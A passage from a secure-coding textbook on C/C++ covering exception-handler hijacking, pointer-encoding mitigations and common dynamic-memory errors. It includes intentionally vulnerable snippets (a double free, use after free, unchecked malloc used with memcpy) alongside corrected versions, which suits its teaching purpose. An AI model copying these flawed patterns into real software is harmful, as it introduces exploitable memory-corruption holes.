2. The prev EXCEPTION_REGISTRATION structure must be at a higher stack address.
3. The EXCEPTION_REGISTRATION structure must be aligned on a double-word boundary.
4. If the executable image header lists SAFE SEH handler addresses,[5] the handler address must be listed as a SAFE SEH handler. If the executable image header does not list SAFE SEH handler addresses, any structured exception handler may be called.

The compiler initializes the stack frame in the function prologue. A typical function prologue for Visual C++ is shown in Example 3.18. This code establishes the stack frame shown in Table 3.1. The compiler reserves space on the stack for local variables. Because the local variables are immediately followed by the exception handler address, the exception handler address could be overwritten by an arbitrary value resulting from a buffer overflow in a stack variable.

Example 3.18 Stack Frame Initialization

```
push       ebp
mov        ebp, esp
and        esp, 0FFFFFFF8h
push       0FFFFFFFFh
push       ptr [Exception_Handler]
mov        eax, dword ptr fs:[00000000h]
push       eax
mov        dword ptr fs:[0], esp
```

In addition to overwriting individual function pointers, it is also possible to replace the pointer in the thread environment block (TEB) that references the list of registered exception handlers. The attacker needs to mock up a list entry as part of the payload and modify the first exception handler field using an arbitrary memory write. While recent versions of Windows have added

[5] Microsoft Visual Studio .NET compilers support building code with SAFE SEH support, but this check is enforced only in Windows XP Service Pack 2.

Table 3.1 Stack Frame with Exception Handler

Stack Offset	Description	Value
`-0x10`	Handler	`[Exception_Handler]`
`-0x0C`	Previous handler	`fs:[0]` at function start
`-8`	Guard	`-1`
`-4`	Saved	`ebp ebp`
`0`	Return address	Return address

validity checking for the list entries, Litchfield has demonstrated successful exploits in many of these cases [Litchfield 2003a].

System Default Exception Handling

Windows provides a global exception filter and handler for the entire process that is called if no previous exception handler can handle the exception. Many programmers implement an unhandled exception filter for the entire process to gracefully handle unexpected error conditions and for debugging.

An unhandled exception filter function is assigned using the `SetUnhandledExceptionFilter()` function. This function is called as the last level of exception handler for a process. However, if an attacker overwrites specific memory addresses through an arbitrary memory write, the unhandled exception filter can be redirected to run arbitrary code. However, Windows XP Service Pack 2 encodes pointer addresses, which makes this a nontrivial operation. In a real-world situation, it would be difficult for an attacker to correctly encode the pointer value without having detailed information about the process.

3.11 Mitigation Strategies

The best way to prevent pointer subterfuge is to eliminate the vulnerabilities that allow memory to be improperly overwritten. Pointer subterfuge can occur as a result of overwriting object pointers (as shown in this chapter), common errors in managing dynamic memory (Chapter 4), and format string vulnerabilities (Chapter 6). Eliminating these sources of vulnerabilities is the best way to eliminate pointer subterfuge. There are other mitigation strategies that can help but cannot be relied on to solve the problem.

Stack Canaries

In Chapter 2 we examined strategies for mitigating vulnerabilities resulting from flawed string manipulation and stack-smashing attacks, including stack canaries. Unfortunately, canaries are useful only against exploits that overflow a buffer on the stack and attempt to overwrite the stack pointer or other protected region. Canaries do not protect against exploits that modify variables, object pointers, or function pointers. Canaries do not prevent buffer overflows from occurring in any location, including the stack segment.

W^X

One way to limit the exposure from some of these targets is to reduce the privileges of the vulnerable processes. The W^X policy described in Chapter 2 allows a memory segment to be writable or executable, but not both. This policy cannot prevent overwriting targets such as those required by `atexit()` that need to be both writable at runtime and executable. Furthermore, this policy is not widely implemented.

Encoding and Decoding Function Pointers

Instead of storing a function pointer, the program can store an encrypted version of the pointer. An attacker would need to break the encryption to redirect the pointer to other code. Similar approaches are recommended for dealing with sensitive or personal data, such as encryption keys or credit card numbers.

Thomas Plum and Arjun Bijanki [Plum 2008] proposed adding `encode_pointer()` and `decode_pointer()` to the C11 standard at the WG14 meeting in Santa Clara in September 2008. These functions are similar in purpose, but slightly different in details, from two functions in Microsoft Windows (`EncodePointer()` and `DecodePointer()`), which are used by Visual C++'s C runtime libraries.

The proposed `encode_pointer()` function has the following specification:

Synopsis

```
#include <stdlib.h>
void (*)() encode_pointer(void(*pf)());
```

Description

The `encode_pointer()` function performs a transformation on the `pf` argument, such that the `decode_pointer()` function reverses that transformation.

Returns

The result of the transformation.

The proposed `decode_pointer()` function has the following specification:

Synopsis

```
#include <stdlib.h>
void (*)() decode_pointer(void(*epf)());
```

Description

The `decode_pointer()` function reverses the transformation performed by the `encode_pointer()` function.

Returns

The result of the inverse transformation.

These two functions are defined such that any pointer to function `pfn` used in the following expression:

```
decode_pointer(encode_pointer((void(*)())pfn));
```

then converted to the type of `pfn` equals `pfn`.

However, this inverse relationship between `encode_pointer` and `decode_pointer()` is not valid if the invocations of `encode_pointer()` and `decode_pointer()` take place under certain implementation-defined conditions. For example, if the invocations take place in different execution processes, then the inverse relationship is not valid. In that implementation, the transformation method could encode the process number in the encode/decode algorithm.

The process of pointer encoding does not prevent buffer overruns or arbitrary memory writes, but it does make such vulnerabilities more difficult to exploit. Furthermore, the proposal to the WG14 was rejected because it was felt that pointer encryption and decryption were better performed by the compiler than in the library. Consequently, pointer encryption and decryption were left as a "quality of implementation" concern.

CERT is not currently aware of any compilers that perform function pointer encryption and decryption, even as an option. Programmers developing code for Microsoft Windows should use `EncodePointer()` and `DecodePointer()` to encrypt function pointers. Microsoft uses these functions in its system code to prevent arbitrary memory writes, but to be effective, all pointers (including function pointers) must be protected in your application. For other platforms, the capability must first be developed.

3.12 Summary

Buffer overflows can be used to overwrite function or object pointers in the same fashion that a stack-smashing attack is used to overwrite a return address. The ability to overwrite a function or object pointer depends on the proximity of the buffer overflow to the target pointer, but targets of opportunity often exist in the same memory segment.

Clobbering a function pointer allows an attacker to directly transfer control to arbitrary, attacker-supplied code. The ability to modify an object pointer and assigned value creates an arbitrary memory write.

Regardless of the environment, there are many opportunities for transferring control to arbitrary code given an arbitrary memory write. Some of these targets are the result of C Standard features (for example, `longjmp()`, `atexit()`), and some are specific to particular compilers (for example, `.dtors` section) or operating systems (for example, `on_exit()`). In addition to the targets described in this chapter, there are numerous other targets (both known and unknown).

Arbitrary memory writes can easily defeat canary-based protection schemes. Write-protecting targets is difficult because of the number of targets and because there is a requirement to modify many of these targets (for example, function pointers) at runtime. One mitigation strategy is to store only encrypted versions of pointers.

Buffer overflows occurring in any memory segment can be exploited to execute arbitrary code, so moving variables from the stack to the data segment or heap is not a solution. The best approach to preventing pointer subterfuge resulting from buffer overflows is to eliminate possible buffer overflow conditions.

The next chapter examines heap-based vulnerabilities and exploits that allow an attacker to overwrite an address at an arbitrary location. These exploits result from buffer overflows in the heap, writing to freed memory, and double-free vulnerabilities.

3.13 Further Reading

Pointer subterfuge attacks were developed largely in response to the introduction of stack canary checking in StackGuard and other products. Rafal Wojtczuk discusses overwriting the GOT entry to defeat Solar Designer's non-executable stack patch [Wojtczuk 1998]. Matt Conover's 1999 paper on heap exploitation includes several examples of pointer subterfuge attacks [Conover 1999]. Bulba and Gerardo Richarte also describe pointer subterfuge exploits to defeat StackShield and StackGuard protection schemes [Bulba 2000, Richarte 2002]. David Litchfield discusses exception-handler hijacking [Litchfield 2003a, 2003b]. rix describes "Smashing C++ VPTRs" in *Phrack* 56 [rix 2000]. J. Pincus provides a good overview of pointer subterfuge attacks [Pincus 2004].

4

Dynamic Memory Management

with Fred Long, Gerhard Muenz, and Martin Sebor[1]

By the pricking of my thumbs,
Something wicked this way comes.
Open, locks,
Whoever knocks!

—William Shakespeare,
Macbeth, act 4, scene 1

C and C++ programs that operate on a variable number of data elements require the use of dynamic memory to manage this data. The vast majority of non-safety-critical applications use dynamic storage allocation.

Memory management has long been a source of elusive programming defects, security flaws, and vulnerabilities. Programming defects in which memory is freed twice, for example, can lead to exploitable vulnerabilities. Buffer overflows not only are dangerous when they overwrite memory in the stack but also can be exploited when they occur in the heap.

This chapter describes dynamic memory management in C and C++ on Linux and Windows platforms, investigates common dynamic memory management errors, and assesses the corresponding security risks.

[1] Fred Long is a senior lecturer in the Department of Computer Science at Aberystwyth University in the United Kingdom. Gerhard Muenz is an instructor and researcher at Siemens AG, Corporate Technology. Martin Sebor is a Technical Leader at Cisco Systems.

Memory in the heap is managed by a dynamic memory allocator, or *memory manager*. Doug Lea's malloc and Microsoft's RtlHeap[2] are used as examples of memory managers that, when used incorrectly, are vulnerable to attack. These two memory managers were selected because of their widespread adoption. They are by no means the only dynamic memory managers that are vulnerable to heap-based exploits. Although the details of how these memory managers are exploited vary, all of these vulnerabilities result from a small set of undefined behaviors that are introduced into the program because of coding errors.

4.1 C Memory Management

C Standard Memory Management Functions

The following memory management functions are specified by the C Standard and are widely available in existing compiler implementations on multiple platforms. Some operating systems, including Microsoft Windows variants, provide additional, platform-specific APIs. Four memory allocation functions are defined by the C Standard:

`malloc(size_t size)` allocates `size` bytes and returns a pointer to the allocated memory. It returns a pointer aligned to the most strictly aligned object that could be placed in the allocated storage. The allocated memory is not initialized to a known value.

`aligned_alloc(size_t alignment, size_t size)` allocates `size` bytes of space for an object whose alignment is specified by `alignment`. The value of `alignment` must be a valid alignment supported by the implementation, and the value of `size` must be an integral multiple of `alignment`, or the behavior is undefined. The `aligned_alloc()` function returns either a pointer to the allocated space or a null pointer if the allocation fails.

`realloc(void *p, size_t size)` changes the size of the memory block pointed to by `p` to `size` bytes. The contents will be unchanged up to the minimum of the old and new sizes; newly allocated memory will be uninitialized and consequently will have indeterminate values. If the memory request cannot be made successfully, the old object is left intact and no values are changed. If `p` is a null pointer, the call is equivalent to `malloc(size)`. If `size` is equal to 0, the call is equivalent to `free(p)`

[2] The *Rtl* in RtlHeap stands for runtime library.

except that this idiom for freeing memory should be avoided. Unless p is a null pointer, it must have been returned by an earlier call to malloc(), calloc(), aligned_alloc(), or realloc().

calloc(size_t nmemb, size_t size) allocates memory for an array of nmemb elements of size bytes each and returns a pointer to the allocated memory. The memory is set to 0.

The memory allocation functions return a pointer to the allocated memory, which is suitably aligned for any object type, or a null pointer if the request fails. The order and contiguity of storage allocated by successive calls to the memory allocation functions are unspecified. The lifetime of an allocated object extends from the allocation until the deallocation. Each such allocation returns a pointer to an object disjoint from any other object. The pointer returned points to the start (lowest byte address) of the allocated space. If the space cannot be allocated, a null pointer is returned.

The C Standard also defines one memory deallocation function:

free(void *p) frees the memory space pointed to by p, which must have been returned by a previous call to aligned_alloc(), malloc(), calloc(), or realloc(). Undefined behavior occurs if the referenced memory was not allocated by one of these functions or if free(p) had been called previously. If p is a null pointer, no operation is performed.

Objects allocated by the C memory allocation functions have *allocated* storage duration. Storage duration is the property of an object that defines the minimum potential lifetime of the storage containing the object. The lifetime of these objects is not restricted to the scope in which it is created, so, for example, if malloc() is called within a function, the allocated memory will still exist after the function returns.

Alignment

Complete object types have *alignment* requirements that place restrictions on the addresses at which objects of that type may be allocated. An alignment is an implementation-defined integer value representing the number of bytes between successive addresses at which a given object can be allocated. An object type imposes an alignment requirement on every object of that type. For example, on 32-bit machines like the SPARC or the Intel x86, or on any Motorola chip from the 68020 up, each object must usually be "self-aligned," beginning on an address that is a multiple of its type size. Consequently, 32-bit types must begin on a 32-bit boundary, 16-bit types on a 16-bit boundary, 8-bit types can begin anywhere, and struct/array/union types have the alignment of their most restrictive member.

These rules are consequences of the machine's native addressing modes. Eliminating alignment requirements often slows down memory access by requiring the generation of code to perform field accesses across word boundaries or from odd addresses that are slower to access.

Complete Object

Objects can contain other objects, called *subobjects*. A subobject can be a member subobject, a base class subobject, or an array element. An object that is not a subobject of any other object is called a *complete object*. [ISO/IEC 14882:2011]

Alignments have an order from *weaker* to *stronger* or *stricter* alignments. Stricter alignments have larger alignment values. An address that satisfies an alignment requirement also satisfies any weaker valid alignment requirement. The types `char`, `signed char`, and `unsigned char` have the weakest alignment requirement. Alignments are represented as values of the type `size_t`. Every valid alignment value is a nonnegative integral power of 2. Valid alignments include the alignment for fundamental types plus an optional set of additional implementation-defined values.

A *fundamental alignment* is less than or equal to the greatest alignment supported by the compiler in all contexts. The alignment of the `max_align_t` type is as great as is supported by a compiler in all contexts. A declaration that specifies `alignas(max_align_t)` requests an alignment that is suitable for any type on that platform. An *extended alignment* is greater than the alignment of the `max_align_t` type. A type having an extended alignment requirement is also called an *overaligned* type. Every overaligned type is, or contains, a structure or union type with a member to which an extended alignment has been applied. The `aligned_alloc()` function can be used to allocate memory with stricter-than-normal alignment if supported by the implementation. If a program requests an alignment that is greater than `alignof(max_align_t)`, the program is not portable because support for an overaligned type is optional.

The primary rationale for the introduction of the `_Alignas` keyword and the `aligned_alloc()` function in the C Standard is to support single instruction, multiple data (SIMD) computing. In SIMD, multiple processing elements perform the same operation on multiple data simultaneously. Streaming SIMD Extensions (SSE) is an SIMD instruction set extension to the x86 architecture, designed by Intel and introduced in 1999 in its Pentium III series processors. Processors with Intel SSE support have eight 128-bit registers, each of which may contain four single-precision floating-point numbers. Each float array processed by SSE instructions must have 16-byte alignment.

You can dynamically allocate a 16-byte-aligned value using aligned_alloc() as follows:

```
// allocate 16-byte aligned data
float *array = (float *)aligned_alloc(16, ARR_SIZE * sizeof(float));
```

The aligned_alloc() function will never return an alignment weaker than the greatest alignment supported by the implementation in all contexts, so although the following code appears to be incorrect, it actually works just fine:

```
size_t alignment = alignof(char);
size_t size = sizeof(int) * alignment;
int *p = aligned_alloc(alignment, size);
*p = 5;
```

In this example, alignof(char) < alignof(max_align_t), so the maximum fundamental alignment alignof(max_align_t) is used. For portability, the recommended way to use aligned_alloc() is with an alignment argument whose value is the result of applying the alignof operator to the appropriate type.

One issue with allocating more strictly aligned memory involves reallocation. If you call the realloc() function on a pointer returned from aligned_alloc(), the C Standard does not require that the stricter-than-normal alignment be preserved. This issue is described further by *The CERT C Secure Coding Standard* [Seacord 2008], "MEM36-C. Check for alignment of memory space before calling realloc() function."

alloca() and Variable-Length Arrays

The alloca() function allocates memory in the stack frame of the caller. This memory is automatically freed when the function that called alloca() returns. The alloca() function returns a pointer to the beginning of the allocated space.

The alloca() function is not defined in POSIX or C but can be found on a number of BSD systems, GCC, and Linux distributions. The alloca() function is often implemented as an inline function, often consisting of a single instruction to adjust the stack pointer. As a result, alloca() does not return a null error and can make allocations that exceed the bounds of the stack.

Because memory allocated by the standard C memory allocation functions must be freed, programmers often get confused and free the memory returned by alloca(), which must not be freed. Calling free() on a pointer not obtained by calling a memory allocation function is a serious error and undefined behavior. Specifically, the C Standard states that the behavior is undefined if the pointer argument to the free() or realloc() function does not match a pointer earlier returned by a memory management function or if the space has been deallocated by a call to free() or realloc().

Although it has some advantages, the use of alloca() is discouraged. In particular, it should not be used with large or unbounded allocations because using this function will exhaust the memory allocated to the stack.

The C99 standard introduced a better alloca() function in the form of variable-length arrays (VLAs). VLAs are a conditional feature that may not be supported by your implementation. The __STDC_NO_VLA__ macro will be defined as the integer constant 1 if your implementation does not support VLAs.

VLAs are essentially the same as traditional C arrays except that they are declared with a size that is not a constant integer expression. VLAs can be declared only at block scope or function prototype scope and no linkage. A VLA can be declared as follows:

```
int f(size_t size) {
  char vla[size];
  /* ... */
}
```

The lifetime of a VLA extends from its declaration until execution of the program leaves the scope of the declaration. Leaving the innermost block containing the declaration or jumping to a point in that block or to an embedded block before the declaration are all examples of leaving the scope of the declaration.

Undefined behavior occurs if the size does not evaluate to a positive value. In addition, if the magnitude of the argument is excessive, the program may behave in an unexpected way, for example, by making allocations that exceed the bounds of the stack. An attacker may be able to leverage this behavior to overwrite critical program data [Griffiths 2006]. The programmer must ensure that size arguments to VLAs, especially those derived from untrusted data, are in a valid range. The size of each instance of a VLA type does not change during its lifetime. See *The CERT C Secure Coding Standard* [Seacord 2008], "ARR32-C. Ensure size arguments for variable length arrays are in a valid range," for more information.

A full declarator is a declarator that is not part of another declarator. If there is a declarator specifying a VLA type in the nested sequence of declarators in a full declarator, the type specified by the full declarator is *variably modified*. For example, in the following declaratory:

```
int *a[n];      // variable length array of pointers to ints
```

the full declarator is `*a[n]`. The inner declarator is `a[n]`, which is variably modified, so the outer one is too. Additionally, any type derived by declarator type derivation from a variably modified type is itself variably modified.

4.2 Common C Memory Management Errors

Dynamic memory management in C programs can be extremely complicated and consequently prone to defects. Common programming defects related to memory management include *initialization errors*, *failing to check return values*, *dereferencing null or invalid pointers*, *referencing freed memory*, *freeing the same memory multiple times*, *memory leaks*, and *zero-length allocations*.

Initialization Errors

The `malloc()` function is commonly used to allocate blocks of memory. The value of the space returned by `malloc()` is indeterminate. A common error is incorrectly assuming that `malloc()` initializes this memory to all bits zero. This problem is further described by *The CERT C Secure Coding Standard* [Seacord 2008], "MEM09-C. Do not assume memory allocation functions initialize memory." Failure to follow this recommendation can result in violations of "EXP33-C. Do not reference uninitialized memory."

In Example 4.1, the assignment statement on line 8 of the `matvec()` function assumes that the value of `y[i]` is initially 0. If this assumption is violated, the function returns an incorrect result. This problem is only one of several coding errors present in this function.

Example 4.1 Reading Uninitialized Memory

```
01  /* return y = Ax */
02  int *matvec(int **A, int *x, int n) {
03    int *y = malloc(n * sizeof(int));
04    int i, j;
05
06    for (i = 0; i < n; i++)
07      for (j = 0; j < n; j++)
08        y[i] += A[i][j] * x[j];
09    return y;
10  }
```

Initializing large blocks of memory can degrade performance and is not always necessary. The decision by the C standards committee to not require `malloc()` to initialize this memory reserves this decision for the programmer. If required, you can initialize memory using `memset()` or by calling `calloc()`, which zeros the memory. When calling `calloc()`, ensure that the arguments, when multiplied, do not wrap. *The CERT C Secure Coding Standard* [Seacord 2008], "MEM07-C. Ensure that the arguments to `calloc()`, when multiplied, can be represented as a `size_t`," further describes this problem.

Failing to initialize memory when required can also create a confidentiality or privacy risk. An example of this risk is the Sun tarball vulnerability [Graff 2003]. The tar program[3] is used to create archival files on UNIX systems. In this case, the tar program on Solaris 2.0 systems inexplicably included fragments of the `/etc/passwd` file, an example of an information leak that could compromise system security.

The problem in this case was that the `tar` utility failed to initialize the dynamically allocated memory it was using to read a block of data from the disk. Unfortunately, before allocating this block, the `tar` utility invoked a system call to look up user information from the `/etc/passwd` file. This memory chunk was deallocated by `free()` and then reallocated to the `tar` utility as the read buffer. The `free()` function is similar to `malloc()` in that neither is required to clear memory, and it would be unusual to find an implementation that did so. Sun fixed the Sun tarball vulnerability by replacing the call to `malloc()` with a call to `calloc()` in the `tar` utility. The existing solution is extremely fragile because any changes may result in the sensitive information being reallocated elsewhere in the program and leaked again, resulting in a *déjà vul* (a vulnerability that has "already been seen").

In cases like the Sun tarball vulnerability, where sensitive information is used, it is important to clear or overwrite the sensitive information before calling `free()`, as recommended by MEM03-C of *The CERT C Secure Coding Standard* [Seacord 2008]: "Clear sensitive information stored in reusable resources." Clearing or overwriting memory is typically accomplished by calling the C Standard `memset()` function. Unfortunately, compiler optimizations may silently remove a call to `memset()` if the memory is not accessed following the write. To avoid this possibility, you can use the `memset_s()` function defined in Annex K of the C Standard (if available). Unlike `memset()`, the `memset_s()` function assumes that the memory being set may be accessed in the future, and consequently the function call cannot be optimized away.

[3] The UNIX tar (tape archive) command was originally designed to copy blocks of disk storage to magnetic tape. Today, tar is the predominant method of grouping files for transfer between UNIX systems.

See *The CERT C Secure Coding Standard* [Seacord 2008], "MSC06-C. Be aware of compiler optimization when dealing with sensitive data," for more information.

Failing to Check Return Values

Memory is a limited resource and can be exhausted. Available memory is typically bounded by the sum of the amount of physical memory and the swap space allocated to the operating system by the administrator. For example, a system with 1GB of physical memory configured with 2GB of swap space may be able to allocate, at most, 3GB of heap space to all running processes (minus the size of the operating system itself and the text and data segments of all running processes). Once all virtual memory is allocated, requests for more memory will fail. AIX and Linux have (nonconforming) behavior whereby allocation requests can succeed for blocks in excess of this maximum, but the kernel kills the process when it tries to access memory that cannot be backed by RAM or swap [Rodrigues 2009].

Heap exhaustion can result from a number of causes, including

- A memory leak (dynamically allocated memory is not freed after it is no longer needed; see the upcoming section "Memory Leaks")
- Incorrect implementation of common data structures (for example, hash tables or vectors)
- Overall system memory being exhausted, possibly because of other processes
- Transient conditions brought about by other processes' use of memory

The CERT C Secure Coding Standard [Seacord 2008], "MEM11-C. Do not assume infinite heap space," warns against memory exhaustion.

The return values for memory allocation functions indicate the failure or success of the allocation. The `aligned_alloc()`, `calloc()`, `malloc()`, and `realloc()` functions return null pointers if the requested memory allocation fails.

The application programmer must determine when an error has occurred and handle the error in an appropriate manner. Consequently, *The CERT C Secure Coding Standard* [Seacord 2008], "MEM32-C. Detect and handle memory allocation errors," requires that these errors be detected and properly managed.

C memory allocation functions return a null pointer if the requested space cannot be allocated. Example 4.2 shows a function that allocates memory using `malloc()` and tests the return value.

Example 4.2 Checking Return Codes from malloc()

```
int *create_int_array(size_t nelements_wanted) {
  int *i_ptr = (int *)malloc(sizeof(int) * nelements_wanted);
  if (i_ptr != NULL) {
    memset(i_ptr, 0, sizeof(int) * nelements_wanted);
  }
  else {
    return NULL;
  }
  return i_ptr;
}
```

When memory cannot be allocated, it is a good idea to have a consistent recovery plan, even if your solution is to print an error message and exit with a nonzero exit status.

Failure to detect and properly handle memory allocation errors can lead to unpredictable and unintended program behavior. For example, versions of Adobe Flash prior to 9.0.124.0 neglected to check the return value from `calloc()`, resulting in a vulnerability (VU#159523). Even when `calloc()` returns a null pointer, Flash writes to an offset from the return value. Dereferencing a null pointer usually results in a program crash, but dereferencing an offset from a null pointer allows an exploit to succeed without crashing the program.

"MEM32-C. Detect and handle memory allocation errors," in *The CERT C Secure Coding Standard* [Seacord 2008], contains another example of this problem. Assuming that `temp_num`, `tmp2`, and `num_of_records` are under the control of a malicious user in the following example, the attacker can cause `malloc()` to fail by providing a large value for `num_of_records`:

```
signal_info * start = malloc(num_of_records * sizeof(signal_info));
signal_info * point = (signal_info *)start;
point = start + temp_num - 1;
memcpy(point->sig_desc, tmp2, strlen(tmp2));
/* ... */
```

When `malloc()` fails, it returns a null pointer that is assigned to `start`. The value of `temp_num` is scaled by the size of `signal_info` when added to `start`. The resulting pointer value is stored in `point`. To exploit this vulnerability, the attacker can supply a value for `temp_num` that results in `point` referencing a writable address to which control is eventually transferred. The memory at that address is overwritten by the contents of the string referenced by `tmp2`, resulting in an arbitrary code execution vulnerability.

This vulnerability can be eliminated by simply testing that the pointer returned by malloc() is not null and handling the allocation error appropriately:

```
signal_info *start = malloc(num_of_records * sizeof(signal_info));
if (start == NULL) {
  /* handle allocation error */
}
else {
  signal_info *point = (signal_info *)start;
  point = start + temp_num - 1;
  memcpy(point->sig_desc, tmp2, strlen(tmp2));
  /* ... */
}
```

Dereferencing Null or Invalid Pointers

The unary * operator denotes indirection. If the operand doesn't point to an object or function, the behavior of the unary * operator is undefined.

Among the invalid values for dereferencing a pointer by the unary * operator are a null pointer, an address inappropriately aligned for the type of object pointed to, and the address of an object after the end of its lifetime.

Dereferencing a null pointer typically results in a segmentation fault, but this is not always the case. For example, many Cray supercomputers had memory mapped at address 0, so it worked just like any other memory reference. Many embedded systems work the same way. Other embedded systems have registers mapped at address 0, so overwriting them can have unpredictable consequences. Each implementation is free to choose whatever works best for its environment, including considerations of performance, address space conservation, and anything else that might be relevant to the hardware or the implementation as a whole. In some situations, however, dereferencing a null pointer can lead to the execution of arbitrary code. *The CERT C Secure Coding Standard* [Seacord 2008], "EXP34-C. Do not dereference null pointers," further describes the problem of dereferencing a null pointer.

A real-world example of an exploitable null pointer dereference resulted from a vulnerable version of the libpng library as deployed on a popular ARM-based cell phone [Jack 2007]. The libpng library implements its own wrapper to malloc() that returns a null pointer on error or on being passed a 0-byte-length argument.

```
png_charp chunkdata;
chunkdata = (png_charp)png_malloc(png_ptr, length + 1);
```

The chunkdata pointer is later used as a destination argument in a call to memcpy(). Directly writing to a pointer returned from a memory allocation function is more common, but normally less exploitable, than using a pointer as an operand in pointer arithmetic.

If a length field of –1 is supplied to the code in this example, the addition wraps around to 0, and png_malloc() subsequently returns a null pointer, which is assigned to chunkdata. The subsequent call to memcpy() results in user-defined data overwriting memory starting at address 0. A write from or read to the memory address 0 will generally reference invalid or unused memory. In the case of the ARM and XScale architectures, the address 0 is mapped in memory and serves as the exception vector table.

Again, this vulnerability can be easily eliminated by ensuring that the pointer returned by malloc() or other memory allocation function or wrapper is not a null pointer. *The CERT C Secure Coding Standard* [Seacord 2008] rule violated in the example is "MEM35-C. Allocate sufficient memory for an object." The recommendation "MEM04-C. Do not perform zero-length allocations" is also violated.

Referencing Freed Memory

It is possible to access freed memory unless all pointers to that memory have been set to NULL or otherwise overwritten. (Unfortunately, the free() function cannot set its pointer argument to NULL because it takes a single argument of void * type and not void **.) An example of this programming error can be seen in the following loop [Kernighan 1988], which dereferences p after having first freed the memory referenced by p:

```
for (p = head; p != NULL; p = p->next)
  free(p);
```

The correct way to perform this operation is to save the required pointer before freeing:

```
for (p = head; p != NULL; p = q) {
  q = p->next;
  free(p);
}
```

Reading from freed memory is undefined behavior but almost always succeeds without a memory fault because freed memory is recycled by the memory manager. However, there is no guarantee that the contents of the memory have not been altered. Although the memory is usually not erased by a call to free(), memory managers may use some of the space to manage free or *unallocated* memory. If the memory chunk has been reallocated, the entire contents may have been replaced. As a result, these errors may go undetected because the contents of memory may be preserved during testing but modified during operation.

Writing to a memory location that has been freed is also unlikely to result in a memory fault but could result in a number of serious problems. If the memory has been reallocated, a programmer may overwrite memory, believing that a memory chunk is *dedicated* to a particular variable when in reality it is being *shared*. In this case, the variable contains whatever data was written last. If the memory has not been reallocated, writing to a free chunk may overwrite and corrupt the data structures used by the memory manager. This can be (and has been) used as the basis for an exploit when the data being written is controlled by an attacker, as detailed later in this chapter.

Freeing Memory Multiple Times

Another dangerous error in managing dynamic memory is to free the same memory chunk more than once (the most common scenario being a *double-free*). This error is dangerous because it can corrupt the data structures in the memory manager in a manner that is not immediately apparent. This problem is exacerbated because many programmers do not realize that freeing the same memory multiple times can result in an exploitable vulnerability.

The sample program in Example 4.3 twice frees the memory chunk referenced by x: once on line 3 and again on line 6. This example is typical of a cut-and-paste error whereby a programmer cuts and pastes a block of code and then changes some element of it (often a variable name). In this example, it is easy to imagine that a programmer neglected to change the reference to x on line 6 into a reference to y, inadvertently freeing the memory twice (and leaking memory as well).

Example 4.3 Memory Referenced by x Freed Twice

```
1  x = malloc(n * sizeof(int));
2  /* access memory referenced by x */
3  free(x);
4  y = malloc(n * sizeof(int));
5  /* access memory referenced by y */
6  free(x);
```

The error may be less obvious if the elided statements to “access memory referenced by” x and y consist of many lines of code.

Another frequent cause of freeing memory multiple times is in error handling, when a chunk of memory is freed as a result of error processing but then freed again during normal processing.

Memory Leaks

Memory leaks occur when dynamically allocated memory is not freed after it is no longer needed. Many memory leaks are obvious, but some are less apparent. For example, allocating a block of memory just once at start-up often isn't considered to be a memory leak. However, if this start-up code is in a dynamically loadable library that is loaded and unloaded into the address space of a process multiple times (as plugins do), it can quickly exhaust the available memory. Another question concerns freeing dynamically allocated memory before returning from `main()`. It is not necessary in most operating environments, which free all memory once the process exits. However, it is generally considered good practice to make sure all allocated memory is freed, as this discipline helps prevent exploitable memory leaks.

Memory leaks can be problematic in long-running processes or exploited in a resource-exhaustion attack (a form of a denial-of-service attack). If an attacker can identify an external action that causes memory to be allocated but not freed, memory can eventually be exhausted. Once memory is exhausted, additional allocations fail, and the application is unable to process valid user requests without necessarily crashing. This technique might also be used to probe error-recovery code for double-free vulnerabilities and other security flaws.

Automatic detection of memory leaks can be difficult because it is not always clear if and when the memory might be referenced again. In Example 4.4, the memory leak in the function is obvious because the lifetime of the last pointer that stores the return value of the call has ended without a call to a standard memory deallocation function with that pointer value:

Example 4.4 Automatic Detection of Memory Leaks

```
int f(void) {
  char *text_buffer = (char *)malloc(BUFSIZ);
  if (text_buffer == NULL) {
      return -1;
  }
  return 0;
}
```

Zero-Length Allocations

The C Standard states:

> If the size of the space requested is zero, the behavior is implementation-defined: either a null pointer is returned, or the behavior is as if the size were some nonzero value, except that the returned pointer shall not be used to access an object.

In addition, the amount of storage allocated by a successful call to a memory allocation function when 0 bytes were requested is unspecified. In cases where the memory allocation functions return a non-null pointer, reading from or writing to the allocated memory area results in undefined behavior. Typically, the pointer refers to a zero-length block of memory consisting entirely of control structures. Overwriting these control structures damages the data structures used by the memory. *The CERT C Secure Coding Standard* [Seacord 2008], "MEM04-C. Do not perform zero-length allocations," provides additional guidance about zero-length allocations.

The `realloc()` function is the most problematic memory management function. The `realloc()` function deallocates the old object and returns a pointer to a new object of the specified size. However, if memory for the new object cannot be allocated, it does not deallocate the old object, and the old object's value is unchanged. Like `malloc(0)`, the behavior of `realloc(p, 0)` is implementation defined.

The POSIX Standard [IEEE Std 1003.1-2008] states:

> Upon successful completion with a size not equal to 0, `realloc()` shall return a pointer to the (possibly moved) allocated space. If size is 0, either a null pointer or a unique pointer that can be successfully passed to `free()` shall be returned.
>
> If there is not enough available memory, `realloc()` shall return a null pointer [CX Option Start] and set `errno` to [`ENOMEM`] [CX Option End].

The text bracketed by [CX Option Start] and [CX Option End] is meant as an extension to the C Standard.

Until recently, the following idiom for using `realloc()` appeared on the manual pages for many Linux systems:

```
char *p2;
char *p = malloc(100);
...
if ((p2 = realloc(p, nsize)) == NULL) {
  if (p) free(p);
  p = NULL;
  return NULL;
}
p = p2;
```

At first glance, this code appears to be correct but, on closer inspection, has some issues. If `nsize` is equal to 0, what value is returned by `realloc()`, and what happens to the memory referenced by `p`? For library implementations where `realloc()` frees the memory but returns a null pointer, execution of the code in this example results in a double-free vulnerability.

The original intent of the WG14 C Standards Committee was that freeing the allocated space and returning `NULL` for `realloc(p, 0)` is nonconforming. However, some implementations do exactly that, and changing the behavior of these implementations is likely to break a great deal of existing code.

On a POSIX system, a safe alternative should be to check the value of `errno`:

```
errno = 0;
p2 = realloc(p, size);
if (p2 == NULL) {
    if (errno == ENOMEM) {
      free(p);
    }
    return;
}
```

However, this solution will not work on AIX and glibc, where `errno` is unchanged.

One obvious solution to this problem is to never allocate 0 bytes:

```
char *p2;
char *p = malloc(100);
...
if ((nsize == 0) || (p2 = realloc(p, nsize)) == NULL) {
  free(p);
  p = NULL;
  return NULL;
}
p = p2;
```

